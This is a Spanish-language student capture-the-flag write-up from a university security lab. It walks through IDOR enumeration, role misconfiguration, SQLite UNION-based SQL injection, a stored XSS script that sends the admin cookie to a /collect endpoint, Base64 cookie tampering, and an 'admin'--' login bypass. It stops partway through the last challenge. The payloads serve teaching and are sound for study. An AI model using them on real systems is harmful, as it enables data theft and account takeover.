
flag4{no_te_vayas_Guido}

Si revisamos detalladamente el código, identificamos un parámetro adicional en el endpoint /directoriot denominado inyeccion. El código presentaba una validación de tipo WAF (Web Application Firewall) que restringía el uso de caracteres alfanuméricos:

```
if re.search(r'[a-zA-Z0-9]', inyeccion):  
  
    error_waf = "Con este lenguaje no es"  
  
    inyeccion = None
```

Sin embargo, al correlacionar este hallazgo con el flujo completo de la aplicación y realizar las pruebas de evasión correspondientes, determinamos que este parámetro no conduce a una nueva bandera (Flag 3).

De esta manera, el resultado obtenido al enviar un payload adaptado que evita el WAF alfanumérico, fue que el servidor procesó la solicitud devolviendo nuevamente la Flag 4 (flag4{no_te_vayas_Guido}), la cual ya había sido recolectada mediante el endpoint /obtener_flag_secreta?valor=20.



Grupo 6: Chat-CGT

Reto DocuVault

Al ingresar a <https://chat-cgt.dsa.linti.unlp.edu.ar/> podemos observar una pantalla de login donde se exponen públicamente credenciales válidas de prueba para acceder al sistema.

Cuando intentamos acceder con el usuario bob y contraseña bob123, el resultado fue el siguiente:

Como se puede observar, la aplicación web nos devolvió los siguientes elementos clave:

- [Recordatorios](#) (id=3)
- **Enlaces de navegación en el menú:** Mi perfil, Panel admin, y Cerrar sesión.

Al hacer click en el enlace **Recordatorios(id=3)** logramos acceder a la siguiente información perteneciente a la interfaz de visualización del documento:

Recordatorios

Propietario: ';' (doc id=3)

Pagar el alquiler antes del 5.

[← Volver al dashboard](#)

La cadena ';' reflejada textualmente en el campo de propietario representa una anomalía en el manejo de datos.

Recordemos que, en bases de datos relacionales, el punto y coma (;) se utiliza para terminar sentencias SQL y la comilla simple (') actúa como delimitador de cadenas.

Que la aplicación imprima estos caracteres de forma literal e incluya explícitamente el parámetro (doc id=3) sugiere que el backend mapea los recursos mediante índices numéricos expuestos, planteando la hipótesis de una vulnerabilidad de IDOR (Insecure Direct Object Reference) o Referencia Directa Insegura a Objetos.

Para comprobar ésta hipótesis, modificamos manualmente en la URL <https://chat-cgt.dsa.linti.unlp.edu.ar/document/3>, el parámetro que identifica al documento, cambiando el valor 3 por 2, de esta manera, el sistema web no validó si el token o la sesión de bob tenía permisos sobre el recurso con id=2. Debido a esta falta de autorización, la aplicación expuso de manera exitosa el documento privado de otro usuario, en este caso de Alice:

Notas de la facultad

Propietario: alicee (doc id=2)

Repasar IDOR para el TP de DSA.

[← Volver al dashboard](#)

Repitiendo la técnica de manipulación de parámetros, se modificó la ruta asignando el valor 1 (**/document/1**). El backend volvió a omitir la validación de propiedad, exponiendo un segundo recurso confidencial:

Lista de compras

Propietario: alicee (doc id=1)

Leche, pan, café.

[← Volver al dashboard](#)

De esta manera, logramos confirmar que la aplicación web padece de una falla crítica de IDOR/ Broken Object Level Authorization.

El backend de la plataforma se limita a recibir el identificador numérico directamente desde la URL y consultar la base de datos, omitiendo validar si la cookie de sesión del usuario en cuestión posee los privilegios o la propiedad legítima sobre dicho registro. Esto rompe el principio de confidencialidad y permite a cualquier usuario de la plataforma acceder a la totalidad de los documentos privados.

Continuando con la enumeración secuencial de identificadores hacia rangos superiores e ingresar directamente con `id=10` logramos comprometer un recurso de alta prioridad perteneciente a la administración del sistema, obteniendo la bandera final del reto:

Credenciales internas

Propietario: admin (doc id=10)

Acceso restringido. FLAG{Ch4at_CGT_3stuv0_4qu1}

[← Volver al dashboard](#)

Reto DocuVault - Parte 2

Al intentar ingresar a la opción del menú **Panel admin** desde la cuenta del usuario bob, el servidor denegó la solicitud devolviendo el siguiente error HTTP de control de acceso:

Forbidden

You don't have the permission to access the requested resource. It is either read-protected or not readable by the server.

Esto nos indica que el backend realiza una validación basada en roles (RBAC) y que la identidad de bob posee un rol restringido(user).

Dado que el entorno de pruebas exponía dos cuentas de uso público, iniciamos sesión con el segundo par de credenciales válidas provistas en la pantalla de bienvenida(**usuario**:alice, **contraseña**:alice123).

Tras una autenticación exitosa, el sistema renderizó la interfaz de bienvenida de Alice.

Hola, alice 🖐️

Tus documentos:

- [Lista de compras](#) (id=1)
- [Notas de la facultad](#) (id=2)

[Mi perfil](#) · [Panel admin](#) · [Cerrar sesión](#)

Al interactuar nuevamente con el enlace restringido **Panel admin**, el backend procesó la solicitud de forma satisfactoria sin arrojar errores de restricción, confirmando que la identidad de Alice posee privilegios elevados asignados por defecto en el sistema.

Panel de administración

Bienvenido, administrador. Esta sección es solo para el rol `admin`.

FLAG{V4m0s_4rg3nt1n4!}

[← Volver al dashboard](#)

Este hallazgo expone una vulnerabilidad de Broken Function Level Authentication (Falta de autorización a nivel de funciones de grano grueso) combinada con una Configuración de Seguridad Incorrecta (Security Misconfiguration).

En entornos de producción o laboratorios académicos seguros, las cuentas genéricas de demostración o prueba jamás deben mantener roles administrativos activos por defecto, ya que permiten a cualquier atacante comprometer la consola de gestión central de la aplicación.

Grupo 7: Nmap Team

RetroFlix Parte 1


Al ingresar al reto <https://nmap-team.dsa.linti.unlp.edu.ar/> nos encontramos con el menú interactivo de una aplicación de cine clásico llamado RetroFlix.

Al interactuar con la sección de buscar, el sistema expone de forma explícita una pista de configuración que detalla el vector de ataque del escenario.



Para estructurar el ataque basado en **UNION**, se procedió a determinar el número exacto de columnas devueltas por la consulta original utilizando la directiva: **ORDER BY**.


Al ingresar: ' ORDER BY 4-- la respuesta fue la siguiente:



El mensaje de error es característico del motor SQLite. Al indicar que el parámetro debe estar entre 1 y 3, se confirma que la consulta original selecciona exactamente 3 columnas.

Una vez que determinamos el número de columnas, se procedió a realizar una inyección basada en UNION para identificar qué campos se renderizan en la interfaz de usuario.

En este caso utilizamos ' UNION SELECT 1, 2, 3-- y el resultado fue el siguiente:



The screenshot shows a web application interface. At the top, there is a search bar containing the text "' UNION SELECT 1, 2, 3--". Below the search bar is a red button labeled "Buscar". Below the button, the word "Resultados" is displayed in red. Underneath, there is a table with three columns: "Título", "Año", and "Género". The table contains ten rows of data, each representing a movie.

Título	Año	Género
1	2	3
Blade Runner	1982	Ciencia ficcion
El Padrino	1972	Drama
El Resplandor	1980	Terror
Jurassic Park	1993	Aventura
Matrix	1999	Ciencia ficcion
Pulp Fiction	1994	Crimen
Terminator 2	1991	Accion
Volver al Futuro	1985	Aventura

De esta manera, podemos determinar que las tres columnas son aptas para reflejar datos confidenciales extraídos de la base de datos.

Utilizamos el siguiente comando (teniendo en cuenta la tabla del sistema **sqlite_master**) para mostrar en la columna Título el nombre de las tablas que existen, y en la columna Año la estructura con la que fueron creadas (para saber el nombre de sus columnas).

```
' UNION SELECT tbl_name, sql, 3 FROM sqlite_master WHERE type='table'--
```

movies	CREATE TABLE movies (id INTEGER PRIMARY KEY, title TEXT, year TEXT, genre TEXT)	3
reviews	CREATE TABLE reviews (id INTEGER PRIMARY KEY AUTOINCREMENT, movie TEXT, author TEXT, body TEXT)	3
secrets	CREATE TABLE secrets (id INTEGER PRIMARY KEY, name TEXT, flag TEXT)	3
sqlite_sequence	CREATE TABLE sqlite_sequence(name,seq)	3
users	CREATE TABLE users (id INTEGER PRIMARY KEY, username TEXT, password TEXT)	3

Como podemos observar, la tabla **secrets** tiene las columnas name y flag, de esta manera, utilizamos la inyección UNION para hacer un dump de esos datos directamente en la pantalla de resultados y obtener la flag correspondiente a través del comando ' UNION SELECT name, flag, 3 FROM secrets--.

Resultados		
Título	Año	Género
Blade Runner	1982	Ciencia ficcion
El Padrino	1972	Drama
El Resplandor	1980	Terror
Jurassic Park	1993	Aventura
Matrix	1999	Ciencia ficcion
Pulp Fiction	1994	Crimen
Terminator 2	1991	Accion
Volver al Futuro	1985	Aventura
sql_i_flag	"FLAG{tu_flag_sql}"	3

RetroFlix Parte 2

Al navegar a la pestaña Reseñas, nos encontramos con un formulario interactivo con campos para la película, el nombre del usuario y el cuerpo del comentario. La plataforma incluyó una pista advirtiendo la presencia de una vulnerabilidad de Cross-Site Scripting (XSS) Almacenado, explicando que el objetivo es capturar la cookie de sesión de un usuario Administrador que simula revisar las publicaciones ingresando a la ruta `/admin`.

 **Reseñas de la comunidad**

Dejá tu reseña

Publicar reseña

Todas las reseñas publicadas son revisadas por un administrador del sitio antes de destacarlas.

Últimas reseñas

replicant sobre Blade Runner

Visualmente increíble, ritmo lento pero vale la pena.

neo_fan sobre Matrix

Un clasico absoluto, la mejor de los 90.

 **Pista**

Vulnerabilidad: Cross-Site Scripting (XSS) almacenado.

Un administrador revisa las reseñas que se publican. El objetivo es que, cuando el admin vea tu reseña, puedas quedarte con algo de *su* sesión: la cookie del administrador guarda información a la que vos no deberías poder acceder.

▼ ¿Muy trabado? Ver los pasos (sin el código a inyectar)

1. Publicá una reseña que incluya código capaz de ejecutarse en el navegador de quien la abra.
2. Simulá que el administrador abre su panel entrando a `/admin`: ahí tu código va a correr dentro de la sesión del admin.
3. Tu código tiene que enviar la cookie del admin hacia `/collect` (por ejemplo, como parámetro `?c=`), que es donde vos podés leer lo que llega.
4. Entrá a `/collect` para ver la cookie robada: ahí está la flag.

Para verificar si la aplicación web filtraba o sanitizaba las entradas, se introdujo un script de prueba básico en el campo de texto de la opinión: `<script>alert(1)</script>`. Al publicar el comentario, la página web interpretó las etiquetas HTML y el navegador desplegó una ventana emergente con el número 1. Esto nos demuestra que el sitio web es vulnerable a XSS Almacenado debido a la falta de codificación de caracteres especiales en el servidor.

Una vez validada la vulnerabilidad con la ventana emergente, procedimos a diseñar el comando definitivo para obtener la sesión del administrador.

De esta manera, se ingresó en el formulario de comentarios el siguiente código:


```
fetch('/collect?c=' + document.cookie);
```

Este script utiliza la función `fetch` para realizar una petición en segundo plano hacia la ruta de recolección del sitio, adjuntando la propiedad `document.cookie` del usuario que visualice el mensaje.

Posteriormente, al acceder a la ruta `/admin` para forzar la interacción del componente con la cuenta del Administrador simulado, el resultado fue la visualización de la interfaz de moderación con la lista de reseñas pendientes. Esto significó que el navegador procesó de forma automática el script almacenado.



Pero al acceder a `/collect`, el registro muestra que las peticiones envían la misma cookie de usuario `guest` de la siguiente manera:




Esto confirmó que el entorno local ejecutaba la acción sobre nuestro propio contexto de cliente en lugar de un bot automatizado en el backend.

De esta manera procedemos a inspeccionar con f12 las cookies activas en la sesión en el almacenamiento del navegador, encontrando así la flag correspondiente a la parte 2 del reto.

	Nombre	Valor	Dom...	Ruta	Expi...	Tam...	Http...	Segura	Sam...	Sitio ...	Cros...
Ar...	admin_flag	"FLAG(tu_flag_xss)"	nma...	/	Sesión	33			Lax		
Se...	license	eyJlc2VyIjogImd1ZXN0IiwgInByZW1pdW0iOiBmYWxzZSwgInJvbGUiOiAidXNlciJ9	nma...	/	Sesión	75			Lax		
Al...											
Almace...											
Al...											
Al...											
Al...											
In...											
C...											
h...											
To...											
Gr...											
Al...											


RetroFlix Parte 3

Al ingresar a la sección premium nos encontramos con la siguiente información:




Tomando como base el análisis previo realizado con las herramientas de desarrollador (F12), procedimos a examinar la cookie denominada license, cuyo valor original comenzaba con la cadena eyJ1c2Vy...

Mediante un análisis de formato (utilizando la herramienta cyberChef), se identificó que dicha credencial se encuentra codificada en Base64. Al decodificar el texto plano, se reveló una estructura JSON que define la identidad del cliente actual de la siguiente manera: user guest, premium false y role user.




Debido a que el sistema padece de una falta de mecanismos de firma digital o validación criptográfica en el backend para verificar la integridad de la sesión, la aplicación web confía de forma ciega en los datos provistos por el navegador. De este modo, procedimos a realizar una falsificación de la cookie (Cookie Tampering), alterando los parámetros del objeto original para configurar los valores en true y el rol como admin.

Una vez generada la nueva cadena correspondiente en Base64:




Se editó de forma manual el valor de la cookie license desde la pestaña de almacenamiento del navegador y se procedió a refrescar la interfaz, consiguiendo así la flag de la parte 3 del reto:



Grupo 8: 404 Team


Reto shira Parte 1

Al ingresar a <https://404team.dsa.linti.unlp.edu.ar/> nos encontramos con el siguiente formulario de inicio de sesión:




The image shows a login interface with a dark blue background. A central light blue rounded rectangle contains the text 'Iniciar sesión' in large white font. Below it, in smaller white font, is 'Accedé con tu cuenta de empleado.' There are two input fields: 'Usuario' and 'Contraseña', both with light blue borders. Below the fields is a large blue button with the text 'Entrar' in white. At the bottom of the dark blue area, in small white font, is 'SHIRA · Soporte interno · Powered by SQLite'.

Como primera medida, procedimos a intentar acceder al mismo mediante la utilización de fuerza bruta e ingresamos (usuario:admin y contraseña:admin), pero el sistema nos devolvió lo siguiente:




The image shows an error message screen with a dark blue background. A central olive green rounded rectangle contains the text 'Eso era tu mejor intento?' in bold yellow font. Below it, in smaller white font, is 'Proba con algo un poquito mas creativo.' At the bottom of the rectangle is a blue link that says '← Volver'. At the bottom of the dark blue area, in small white font, is 'SHIRA · Soporte interno · Powered by SQLite'.

Por lo tanto, procedimos a intentar usar payloads clásicos, como **or 1=1** y **admin' OR '1'='1**



Y al usar **admin'--** como usuario, el resultado fue exitoso:

